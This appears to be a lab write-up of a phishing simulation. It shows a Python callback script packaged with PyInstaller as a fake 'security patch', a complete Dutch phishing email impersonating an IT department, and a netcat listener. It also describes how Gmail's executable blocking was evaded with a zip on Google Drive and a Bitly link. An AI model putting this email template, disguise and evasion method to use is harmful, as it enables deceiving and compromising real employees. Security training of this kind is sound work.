
Phishing Email Simulation with Embedded Malware

1. Objective

The objective of this project was to simulate a phishing attack by creating a fake security patch and distributing it via email. When executed, the patch would connect back to a listener on my machine, allowing me to gain remote access to the victim's computer.

2. Malware Creation (Python Script)


- **Python Script**: I wrote a Python script (malware_script.py) that would establish a reverse connection to my machine, allowing me to control the victim's computer.



```
  GNU nano 8.0                         Security_Patch_Update.py
import socket


SERVER_IP = "192.168.24.130"
SERVER_PORT = 4444

try:
    # Create a TCP/IP socket
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    # Connect to the server
    client.connect((SERVER_IP, SERVER_PORT))

    # Send a message
    message = "Hello from the victim's machine"
    client.sendall(message.encode('utf-8'))

    # Close the connection
    client.close()

except Exception as e:
    print(f"Error: {e}")
                                    [ Read 22 lines ]
```

Compiling to Executable: Using PyInstaller, I converted the Python script into an executable (Security_Patch_Update.exe) that could be easily run on Windows machines. I used the following command to create the standalone executable:

```
pyinstaller --onefile --noconsole malware_script.py
```



```
┌──(amina㉿kaliproject2)-[~/dist]
└─$ ls
Security_Patch_Update  Security_Patch_Update.zip
```

3. Phishing Email Setup

Email Composition: I crafted a phishing email in Dutch, pretending to be from the company's IT department. The email urged the recipient to download and install a security patch to protect their system from vulnerabilities.
Here's a sample of the email I wrote:

Beste Benoitte Ponjee,

In het kader van onze voortdurende inspanningen om de systemen van OPenTech te beschermen tegen mogelijke beveiliging bedreigingen, hebben wij een kritieke kwetsbaarheid ontdekt die invloed kan hebben op uw computer.

Om de veiligheid van ons netwerk te waarborgen, verzoeken wij alle medewerkers om onmiddellijk een beveiligingspatch te installeren. Deze patch verhelpt kwetsbaarheden die door kwaadwillende actoren kunnen worden misbruikt.

Volg de onderstaande stappen om uw apparaat te beveiligen:
1. Download de beveiligingspatch via de volgende veilige link: https://bit.ly/DownloadSecurityPatch.
2. Pak het ZIP-bestand uit naar een veilige locatie op uw computer.
3. Voer het bestand uit dat u in de uitgepakte map vindt en volg de instructies op het scherm om de update te voltooien.

Bedankt voor uw medewerking om onze systemen veilig te houden.

Met vriendelijke groet,
IT Beveiligingsteam
OPenTech

- **Malware Hosting**: Since Gmail blocked executable attachments, I uploaded the executable (Security_Patch_Update.zip) to Google Drive and shortened the link using Bitly to make it look more legitimate.

4. Link Shortening


- **Bitly**: I used Bitly to shorten the Google Drive link, and made a QR-code making it appear less suspicious and more professional.
  Example shortened link: https://bit.ly/DownloadSecurityPatch

5.Listener Setup

- To capture the reverse connection from the target machine, I set up a listener on the attacker machine using Netcat.

Command:

nc -lvnp 4444



```
┌──(amina㉿kaliproject2)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
█
```

- **Explanation**: This command sets up a Netcat listener on port 4444, waiting for incoming connections from the victim's machine.

6. Challenges and Solutions

- **Executable Detection by Gmail**: Gmail automatically detected and blocked the executable. I got around this by compressing the executable into a ZIP file and hosting it on Google Drive.
- **Formatting Issues with the Link**: I ensured that the shortened link appeared correctly as clickable text in the email.
- **Network Connection Issues**: During testing, I encountered errors with the listener. I fixed this by double-checking the IP address and port settings, as well as ensuring that proper network configurations were in place.